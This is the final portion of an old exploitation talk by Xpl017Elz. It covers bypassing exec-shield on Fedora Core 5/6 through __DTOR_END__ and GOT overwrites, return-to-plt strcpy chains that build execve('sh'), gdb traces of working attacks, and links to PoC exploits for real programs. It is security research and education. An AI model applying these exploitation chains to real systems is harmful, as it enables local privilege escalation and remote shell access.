$1 = {<text variable, no debug info>} 0x1457d0 <do_system>
(gdb) x &__JCR_LIST__-1
0x80494c8 <__DTOR_END__>:       0x001457d0                      ; address of do_system()
(gdb)
0x80494cc <__JCR_LIST__>:       0x00006873                      ; 'sh' string
(gdb)
0x80494d0 <_DYNAMIC>:   0x00000001
(gdb)
0x80494d4 <_DYNAMIC+4>: 0x00000010
(gdb) x $eax
0x80494cc <__JCR_LIST__>:       0x00006873
(gdb)
```

4. Exploitation since Fedora Core 5

- Exploit system function and exec family functions that use stack

(1) Find 1 byte of function address to execute and put the address into __DTOR_END__ section.

(2) Like the previous attack, input a function address to execute into __DTOR_END__ section by using copy function's plt and the %esp moving technique. At this moment, you can make up a command on heap by yourself or you can just symlink with a program to run.

(3) Make the %eip register that popped last have the address right after __do_global_dtor_aux()'s prologue. Putting the register after the prologue is to use recent stack pointer address, thus we can easily makeup the function's arguments.

4. Exploitation since Fedora Core 5

- **Making attack code**

Same technique of moving %esp by 12 bytes and it calls strcpy() function several times

```
+-------------------------------+
|            buffer             |: local variable to be overflowed
+-------------------------------+
|          strcpy() plt         |: evade ascii-armor by calling plt of copy function.
| __do_global_ctors_aux() epilog |
|         __DTOR_END__+0        |: dest
|       (&execve()>>0)&0xff     |: src - 1 byte of address of execve() found in text area..
..
+-------------------------------+
|          strcpy() plt         |
| __do_global_ctors_aux() epilog |
|         __DTOR_END__+4        |
|              's'              |: 1 byte of string  'sh'  found in text area.
+-------------------------------+
|          strcpy() plt         |
| __do_global_ctors_aux() epilog |
|         __DTOR_END__+5        |
|              'h'              |: 1 byte of string  'sh'  found in text area.
...
+-------------------------------+
|   __do_global_dtors_aux()+6   |: address right after __do_global_dtors_aux()' s prologue
+-------------------------------+
| address of  overwriten   'sh' |: will be the first argument of execve()
+-------------------------------+
|   address of a null on heap   |: will be the second argument of execve()
+-------------------------------+
|   address of a null on heap   |: will be the third argument of execve()
+-------------------------------+
```

4. Exploitation since Fedora Core 5

After a successful attack, buffer will be :

Result of debugging fedora core 6 glibc 2.5, gcc 4.1.1-30 exploit:

```
(gdb) r
...
Program received signal SIGSEGV, Segmentation fault.
0x0019dbff in ?? ()
(gdb) x 0x08049488
0x8049488:      0x0019dbff          ; address of execve() overwriten on __DTOR_END__  section
(gdb)
0x804948c:      0x00006873          ; 'sh' string
(gdb)
0x8049490:      0x00000000
(gdb) x $eax
0x804948c:      0x00006873
(gdb) x $esp
0xbfe2810c:     0x0804831b
(gdb)
0xbfe28110:     0x0804948c          ; first argument of execve()
(gdb)
0xbfe28114:     0x08048008          ; second argument of  execve()
(gdb)
0xbfe28118:     0x08048008          ; third argument of execve()
(gdb) x 0x0804948c
0x804948c:      0x00006873
(gdb) x 0x08048008
0x8048008:      0x00000000
(gdb) x 0x08048008
0x8048008:      0x00000000
(gdb)
```

4. Exploitation since Fedora Core 5

- Write a highly adoptable exploit code

/bin/sh code in library area is located at a address under 16MB, so it can be used for a remote attack with system(). In a case of exec family, shell can be executed by making 'sh' string on heap just like do_system() attack or symlinking a program on local system.

To make the exploit code more adoptable, some times you need to find a code that you need from ELF header or program's text area. You should remember two binaries compiled on a identical environment have same heap virtual address.

Here is a tip for making highly adoptable code. Use some functions that the application really contains. These functions are located on heap and will help you to find 'sh' string easily.

4. Exploitation since Fedora Core 5

You can write a highly adoptable exploit code for a certain application by using these functions.

```
bdflush()
tcflush()
fflush()

[root@localhost src]# objdump -d cfingerd | grep '<fflush@plt>:'
08048ff0 <fflush@plt>:
[root@localhost src]# gdb in.cfingerd -q
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) x/s 0x08048705
0x8048705:       "__gmon_start__"
(gdb)
0x8048714:       "libc.so.6"
(gdb)
0x804871e:       "_IO_stdin_used"
(gdb)
0x804872d:       "socket"
(gdb)
0x8048734:       "fflush"
(gdb) x/s 0x8048738
0x8048738:       "sh"
(gdb)
```

4. Exploitation since Fedora Core 5

- Analyze __DTOR_END__ overflow code
- Demonstrate string copy plt + do_system() __DTOR_END__ remote attack
- Demonstrate string copy plt + execve() __DTOR_END__ local attack
- Demonstrate a real application exploitation

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/Proof-of-Concept/__DTOR_END__remote_overrun/
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/Proof-of-Concept/__DTOR_END__overwrite/
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-ntop_fc6_lex.sh.txt

4. Exploitation since Fedora Core 5

- Re-location

Linux ELF uses runtime linking method to handle shared library by default.
This runtime linking method connects unidentified symbol to its real address in library.
All the binaries that use shared library use runtime linker to do lazy binding.

Plt of scanf() used in a program :

```
<scanf@plt>:
        jmp    *0x804961c      # Jump to the function's address in GOT table.
        push   $0x8 # reloc_offset
        jmp    _dl_runtime_resolve plt
```

Plt of _dl_runtime_resolve() called inside of program :

```
        pushl  0x8049544       # Save link_map structure's address
        jmp    *0x8049548      # GOT table that saves address of _dl_runtime_resolve
```

4. Exploitation since Fedora Core 5

- Re-location

Content of PLT and GOT before calling scanf fucntion :

```
(gdb) disass 0x804830c
Dump of assembler code for function scanf:
0x804830c <scanf>:      jmp    *0x80494cc
0x8048312 <scanf+6>:    push   $0x8
0x8048317 <scanf+11>:   jmp    0x80482ec <_init+48>
End of assembler dump.
(gdb)
```

```
(gdb) x 0x80494cc
0x80494cc <_GLOBAL_OFFSET_TABLE_+16>:   0x08048312 <=
(gdb) x/x 0x08048312
0x8048312 <scanf+6>:    0x00000868 <====================
(gdb)
```

Points the push command in plt

This is the ‘push $0x8’ code.

After calling scanf function:

(1) Jump to GOT as soon as scanf function starts.
(2) There is a pointer that points push code in GOT (0x080494cc)

4. Exploitation since Fedora Core 5

- Re-location

(3) Get a real address of the function in library and save it to GOT and .finally, return to the function and run the function.

```
(gdb) x/x 0x080494cc
0x80494cc <_GLOBAL_OFFSET_TABLE_+16>:   0x400686f4 <=
```

Real library save in GOT by _dl_runtime_resolve function.

```
(gdb) x/x 0x400686f4
0x400686f4 <scanf>:    0x53e58955 <===
(gdb)
```

It was the address of scanf as we expected

Run for the first time :

(1) Call scanf function
(2) Move to plt of scanf function
(3) Move to GOT that points push code
(4) Call _dl_runtime_resolve plt and functions
(5) Save to GOT and jump to real address of the function.

Run for the second time and more :

(1) Call scanf function
(2) Move to plt
(3) There is a saved address of the function in GOT. (we save it at the first run procedure #5), so just jump to the real address and call the function.

4. Exploitation since Fedora Core 5

- Re-location

_dl_runtime_resolve() function is located in ld-linux loader and it does next :

```
<_dl_runtime_resolve+3>:    mov   0x10(%esp),%edx # reloc_offset
<_dl_runtime_resolve+7>:    mov   0xc(%esp),%eax  # struct link_map *l
<_dl_runtime_resolve+11>:   call  0xb7fbea30 <_dl_fixup>
```

It enters arguments into %eax and %edx. The address of link_map structure variable saved just before calling _dl_runtime_resolve() goes into %eax and offset designated by plt is in %edx.

When you call a function for the first time, these are the protocols :

(1) scanf() plt saves reloc_offset
(2) _dl_runtime_resolve() plt saves link_map structure's address
(3) _dl_runtime_resolve(sturct link_map *l, reloc_offset);
(4) _dl_fixup(struct link_map *l, reloc_offset);

4. Exploitation since Fedora Core 5

- Re-location

Link_map is a map for a loader to refer to. It has the information of binding library.
Program gets the address of re-mapping tablle, symbol table and string table.
Here is a short brief of _dl_runtime_resolve() and _dl_fixup().

```
/* by Xpl017Elz */

#define  STRTAB      0x804822c       // you can get all the information you need by  “object -x”
#define  SYMTAB      0x804816c
#define  JMPREL      0x804832c
#define  VERSYM      0x80482dc       // All version checks are skipped

typedef struct /* 8byte */
{
 Elf32_Addr    r_offset;              /* Holds the function’s GOT address */
 Elf32_Word    r_info;                /* Index to get the symbol table. */
} Elf32_Rel;

typedef struct
{
 Elf32_Word    st_name;               /* Offset to get the string table. */
 Elf32_Addr    st_value;              /* Real offset in library. */
 Elf32_Word    st_size;
 unsigned char st_info;
 unsigned char st_other;
 Elf32_Section st_shndx;
} Elf32_Sym;
```

4. Exploitation since Fedora Core 5

- Re-location

```
Elf32_Rel *reloc = JMPREL + reloc_offset; // calculating re-mapping table address

// calculating string table address : SYMTAB + ((reloc->r_info>>8) * sizeof(Elf32_sym));
Elf32_Sym *sym = &SYMTAB[(reloc->r_info)>>8];


// (1) Call _dl_lookup_symbol_x() and get starting address of libc library.

result = _dl_lookup_symbol_x (STRTAB + sym->st_name, ...);
/*
result = link_map structure l variable
result->l_addr or l->l_addr; (starting point of a function)
(???)
*/

// (2) libc.so.6->l_addr + sym->st_value get the real address of the function.
value = DL_FIXUP_MAKE_VALUE (result->l_addr + sym->st_value);
/*
value = result->l_addr + sym->st_value; (sym->st_value  is an off set for  a function's address
                                          on library)
 value will be a function address in library.
*/

// (3) Save this into r_offset variable ( which has GOT address) in re-mapping table and return it.
rel_addr = reloc->r_offset = value; // (GOT table pointer)
return rel_addr; // Put value ,real address of the function, into GOT table and return.
```

4. Exploitation since Fedora Core 5

(4) Overflow exploit overwriting GLOBAL OFFSET TABLE

We have talked about plt and got. plt of general function is like this:

fedora core 6 glibc 2.5, gcc 4.1.1-30:

```
<func@plt>:
jmp *_GLOBAL_OFFSET_TABLE_
push $n
<_dl_runtime_resolve@plt>:
push &(link_map *l)
jmp _dl_runtime_resolve
```


If you change the GOT section of func() to that of execve() and call the plt of func(), then it means this:

```
jmp execve();
```

Unlike call execve() we used till now, jmp doesn't save old %eip to stack pointer. So you need to input 4 bytes of dummy on behalf of %eip.

4. Exploitation since Fedora Core 5

The process of this attack is same with previous moving %esp by 12 bytes attack. It uses GOT and PLT of __libc_start_main() function.



4. Exploitation since Fedora Core 5

After a successful attack, stack will be :

```
Result of debugging fedora core 6 glibc 2.5, gcc 4.1.1-30 explot :
(gdb) r
...
Program received signal SIGSEGV, Segmentation fault.
0x0019dbff in ?? ()
(gdb) x 0x08049570
0x8049570:      0x0019dbff          ; address of execve() overwritten on __libc_start_main GOT section
(gdb)
0x8049574:      0x00006873          ; 'sh' string
(gdb) x $esp
0xbfa3b520:     0x82828282          ; dummy 4byte
(gdb)
0xbfa3b524:     0x08049574          ; the first argument of execve()
(gdb)
0xbfa3b528:     0x08048008          ; the second argument of execve()
(gdb)
0xbfa3b52c:     0x08048008          ; the third argument of execve()
(gdb) x 0x08049574
0x8049574:      0x00006873
(gdb) x 0x08048008
0x8048008:      0x00000000
(gdb) x 0x08048008
0x8048008:      0x00000000
(gdb)
```

Unlike __DTOR_END__ attack, GOT section attack use plt to jump, thus it needs 4 bytes of dummy.

4. Exploitation since Fedora Core 5

- Analyze GOT overflow code
- Demonstrate string copy plt + execve() GOT local attack
- Demonstrate real application exploitation

Proof-of-Concept

http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-cdrecord_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-cfingerd_fc6_ovex.sh.txt
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-compress_pltgot_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-man_strcpy_pltgot_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-slrnpull_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/0x82-tin_strcpy_pltgot_fc6_ex.c
http://x82.inetcop.org/h0me/papers/FC_exploit/FC_PoC_exploit/Proof-of-Concept/_GLOBAL_OFFSET_TABLE_overwrite/

5. Conclusion and QnA

We have discussed some technique to attack applications on exec-shield kernel. As the security of operation system gets stronger, the attack technique also gets better and better.

To adjust to this changing environment and to write a good exploit, Hacker need to explorer for something new and need to study hard.

Thank you for listening.

QnA

6. Reference

Aleph One: "Phrack 49-7 - Smashing the stack for fun and profit"
Solar Designer: "Getting around non-executable stack (and fix)"
Rafal Wojtczuk: "Defeating Solar Designer non-executable stack patch"
Lamagra: "Corezine - Project OMEGA"
klog: "Phrack 55-8 - The Frame Pointer Overwrite"
Bulba and Kil3r, Lam3rZ: "Phrack 56-5 - Bypassing StackGuard and StackShield"
Nergal (Rafal Wojtczuk): "Phrack 58-4 - The advanced return-into-lib(c) exploits"
scut (team teso): "Exploiting Format String Vulnerabilities"
Juan M. Bello Rivas: "Overwriting the .dtors section"
vangelis: "How to Exploit Overflow Vulnerability Under Fedora Core"
Stack Shield: http://www.angelfire.com/sk/stackshield/
Solar Designer: http://www.openwall.com/linux/
PaX Team: http://pax.grsecurity.net/
RSX: http://www.starzetz.com/software/rsx/
kNoX: http://isec.pl/projects/knox/knox.html
Exec-shield: http://people.redhat.com/mingo/exec-shield/
POC 2006 article: http://powerofcommunity.net/poc2006/ex.pdf
my article: http://x82.inetcop.org/h0me/papers/FC_exploit/

By "dong-houn yoU" (Xpl017Elz), in INetCop(c).
MSN & E-mail: szoahc(at)hotmail(dot)com
Home: http://x82.inetcop.org